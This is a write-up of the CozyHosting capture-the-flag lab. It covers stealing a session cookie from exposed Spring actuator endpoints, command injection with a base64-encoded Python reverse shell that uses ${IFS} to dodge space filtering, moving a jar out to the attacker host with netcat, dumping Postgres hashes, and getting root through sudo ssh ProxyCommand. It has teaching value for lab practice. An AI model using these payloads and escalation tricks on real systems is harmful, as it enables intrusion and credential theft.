CozyHosting

CozyHosting

`rustscan -a 10.10.11.230 -- -sV -A -sC | tee scan.txt`

Open 10.10.11.230:**80**


Open 10.10.11.230:**22**

Open 10.10.11.230:**8083**

`dirsearch -u http://cozyhosting.htb`

```
└─$ dirsearch -u http://cozyhosting.htb

  _|. _ _  _  _  _ _|_    v0.4.2
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10927

Output File: /home/kali/.dirsearch/reports/cozyhosting.htb/_23-09-22_09-44-55.txt

Error Log: /home/kali/.dirsearch/logs/errors-23-09-22_09-44-55.log

Target: http://cozyhosting.htb/

[09:44:56] Starting:
[09:45:52] 200 -    0B  - /Citrix//AccessPlatform/auth/clientscripts/cookies.js
[09:46:09] 400 -  435B  - /\..\..\..\..\..\..\..\..\..\etc\passwd
[09:46:14] 400 -  435B  - /a%5c.aspx
[09:46:19] 200 -  398B  - /actuator/sessions
[09:46:21] 200 -  634B  - /actuator
[09:46:23] 401 -   97B  - /admin
[09:46:24] 200 -   15B  - /actuator/health
[09:46:24] 200 -    5KB - /actuator/env
[09:46:25] 200 -   10KB - /actuator/mappings
[09:46:32] 200 -  124KB - /actuator/beans
[09:47:55] 200 -    0B  - /engine/classes/swfupload//swfupload.swf
[09:47:55] 500 -   73B  - /error
[09:47:55] 200 -    0B  - /engine/classes/swfupload//swfupload_f9.swf
[09:47:56] 200 -    0B  - /examples/jsp/%252e%252e/%252e%252e/manager/html/
[09:47:58] 200 -    0B  - /extjs/resources//charts.swf
[09:48:07] 200 -    0B  - /html/js/misc/swfupload//swfupload.swf
[09:48:12] 200 -   12KB - /index
[09:48:28] 200 -    0B  - /login.wdm%2e
[09:48:29] 200 -    4KB - /login
[09:48:31] 204 -    0B  - /logout
[09:49:22] 400 -  435B  - /servlet/%C0%AE%C0%AE%C0%AF

Task Completed
```

in actuator/sessions I found cookies




After pasting coockie I have a permissions for admin dashboard

This is payload I connect to machine))))

```
echo${IFS}'ZXhwb3J0IFJIT1NUPSIxMC4xMC4xNC4xMjIiO2V4cG9ydCBSUE9SVD00NDQ0O3B5dGhvbjMgLWMgJ2ltcG9ydCBzeXMsc29ja2V0LG9zLHB0eTtzPXNvY2tldC5zb2NrZXQoKTtzLmNvbm5lY3QoKG9zLmdldGVudigiUkhPU1QiKSxpbnQob3MuZ2V0ZW52KCJSUE9SVCIpKSkpO1tvcy5kdXAyKHMuZmlsZW5vKCksZmQpIGZvciBmIGluICgwLDEsMik7cHR5LnNwYXduKCJiYXNoIil='${IFS}|${IFS}base64${IFS}-d${IFS}|${IFS}bash
```

how I did it:



create encoded revshell, and use issue

```
echo 'PAYLOAD' | base64 -d | bash
```

with little trick: changed all spaces to ${IFS}

Next step download file jar

```
nc -lnvp 1234 > file.jar
```
(kali)

```
cat cloudhosting-0.0.1.jar | nc 10.10.14.122 1234
```
(target)

```
┌──(kali㉿kali)-[~/HTB/CozyHosting]
└─$ nc -lnvp 1234 > file.jar
listening on [any] 1234 ...
connect to [10.10.14.122] from (UNKNOWN) [10.10.11.230] 49322
^C
app@cozyhosting:/app$ ls
cloudhosting-0.0.1.jar
app@cozyhosting:/app$ cat cloudhosting-0.0.1.jar | nc 10.10.14.122 1234
```

After long time dowloading I unzip file

`unzip file.jar`

and find all password words

`grep -iR password`

The password I find is postgress password


`psql -h localhost -p 5432 -U postgres`

database enumeration:

`\list`

`\c cozyhosting` use cozyhosting database


`\d` tables



For me interesting is table users

`select * from users;`

Give me a hashes



admin is crackable, but there is no user admin on machine

the password works for only user josh

```
uuidd:x:108:114::/run/uuidd:/usr/sbin/nologin
tcpdump:x:109:115::/nonexistent:/usr/sbin/nologin
tss:x:110:116:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:111:117::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:112:118:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nol
usbmux:x:113:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
app:x:1001:1001::/home/app:/bin/sh
postgres:x:114:120:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/
josh:x:1003:1003::/home/josh:/usr/bin/bash
_laurel:x:998:998::/var/log/laurel:/bin/false
app@cozyhosting:/app$
```

After SSH connect as josh: I heve the first flag

```
Last login: Tue Aug 29 09:03:34 2023 from 10.10.14.41
josh@cozyhosting:~$ ls
user.txt
josh@cozyhosting:~$ cat user.txt
9208fc18385c41f930f238aac4cc36ea
josh@cozyhosting:~$
```

The root flag was easy

```
josh@cozyhosting:~$ sudo -l
[sudo] password for josh:
Matching Defaults entries for josh on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User josh may run the following commands on localhost:
    (root) /usr/bin/ssh *
josh@cozyhosting:~$ sudo ssh -o ProxyCommand=';sh 0<&2 1>&2' x
# id
uid=0(root) gid=0(root) groups=0(root)
# cd /root
# ls
root.txt
# cat root.txt
d0dcefe21b16777dd82438390424ad45
#
```